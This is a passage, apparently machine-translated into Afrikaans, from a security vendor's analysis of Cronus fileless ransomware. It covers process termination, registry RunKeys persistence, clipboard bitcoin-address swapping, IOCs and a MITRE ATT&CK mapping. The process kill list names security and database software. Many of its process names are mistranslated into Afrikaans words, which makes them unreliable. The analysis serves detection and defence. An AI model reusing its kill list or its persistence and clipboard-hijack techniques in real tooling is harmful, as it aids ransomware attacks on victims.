

'n Klein EXCEPTIONAL_FILE word bygevoeg, waar die bogenoemde lêers uitgesluit en geïnkripteer word. Terwyl enkripsie uitgevoer word, word die ransomware-nota ook met 'n lêer genaamd cronus.txt weggelaat.
Prosesbeëindiging
Die ransomware-binêre lêer beëindig baie prosesse deur die hoofvenster te beëindig nadat al die lopende prosesse opgesom is. Die lys van prosesse wat daardeur beëindig word, is soos volg:
| sqlskrywer | sqbcoreservice | VirtualBoxVM | sqlagent | sql-blaaier | sqlserver | kode |
| stoom | zoolz | agntsvc | firefoxconfig | inligtingpad | sinchronisasietyd | VBoxSVC |
| tbirdconfig | diebat | diebat64 | isqlplussvc | mylessenaardiens | mysqld | ocssd |
| eennoot | mspub | mylessenaar | CNTAoSMgr | Ntrtscan | vmspeler | orakel |
| vooruitsigte | kragpunt | WPS | xfssvccon | ProcessHacker | dbeng50 | dbsnmp |
| encsvc | excel | tmlisten | PccNTMon | mysqld-nt | mysqld-opt | ocautoupds |
| okomm | msaccess | msftesql | Thunderbird | video | wenwoord | skryfblok |
| mbamtray |
Sodra dit al die bogenoemde prosesse suksesvol beëindig het, roep dit weer die ALL_DRIVES- metode aan, wat spesifieke lêers verder opsom en enkripteer.
Volharding

Die ransomware-binêre lêer misbruik die bekende RunKeys vir volharding, aangesien dit 'n nuwe sleutel genaamd cronus by die bogenoemde registerkorf voeg, wat die binêre lêer RegSvcs.exe tydens opstart laat loop.
Data manipulasie

Die losprysware tel die inhoud van die knipbord op. Indien dit enige bitcoin-adres op die knipbord vind, vervang dit dit met die adres van die bedreigingsaktor se BTC-beursie, wat gebruik word om die losprysbedrag te onttrek.



Die losprysnota beklemtoon 'n BTC-beursie-adres, wat na ondersoek leeg blyk te wees.
Kode-oorvleueling
Na navorsing en ondersoek van 'n ander korpus van wanware-monsters, kan ons tot die gevolgtrekking kom dat die kode wat in die PowerShell-laaier, die DLL-inspuiter wat in hierdie veldtog gebruik word, wel oorvleuel met ander aktiewe lêerlose wanware-veldtogte soos volg:
- Wraak RAT
- Pyl RAT
- Asinkroniese RAT
- Andromeda RAT
- XWurm
- njRAT
Gevolgtrekking
Ons het gevind dat Cronus Ransomware, 'n lêerlose variant van malware, baie nuut is en aktief versprei. Bogenoemde modus operandi is tans die primêre een wat gebruik word om die ransomware op verskeie teikenmasjiene te versprei.
Seqrite Beskerming
- SKRIF.Cronus.48939.GC
- OLE.Cronus.48940.GC
- Losprys.Cronus
- Trojan.Injector
IOCs
| Hashes[SHA-256] | Lêernaam |
| 69b6bc4db69680118781e7a9f2580738088930fa04884755f23904fa19e638e3 | paypal_charges.doc |
| 9ebf60ad31f0eb1fa303e0b00f9cc605c5013ea30771e6b14409cb70af7416cb | paypal_charges.doc |
| afb95b1b2092020ed98312602c300f51daca14bb3d65503df3c5ca4776027987 | ~WRL003.tmp |
| 629587e592130b86418d17d6b8cc52b6f378f39f1b5e8caa4038cfa7120b2a53 | 8eef4df388f2217caec3dc26.ps1
|
| dd78c6dc62463aba24cdbea3968cbcc1c7b97a736ef069d99d6512b10c5e91f3 | TEStxx.dll |
| 42551531be1c5abfdd24a3465788c659a038141de61976787b0862664df95aad | p000.exe
|
| URL's |
| hxxps://ewige[.]lol/lêer/ |
MITER ATT&CK
| taktiek | Tegniek-ID | Naam |
| Aanvanklike toegang | T1566.001 | Phishing: Spiesphishing-aanhegsel |
| Uitvoering | T1204.002
T1059.001 T1059.005 |
Gebruikersuitvoering: Kwaadwillige lêer
Opdrag- en Skriptinterpreteerder: PowerShell Opdrag- en Skriptinterpreteerder: Visual Basic |
| Volharding | T1547.001 | Register-uitvoersleutels / opstartmap |
| Verdedigingsontduiking | T1027.010 T1620 T1055.012 |
Bevelverduistering Reflektiewe Kode Laai Proses Holvorming |
| Discovery | T1057 T1083 |
Prosesontdekking Lêer- en gidsontdekking |
| impak | T1486 T1491.001 T1565.002 |
Data geïnkripteer vir impak. Ontsiering: Interne Ontsiering Datamanipulasie: Manipulasie van oorgedraagde data |
bydraers
- Subhajeet Singha
- Sathwik Ram Prakki


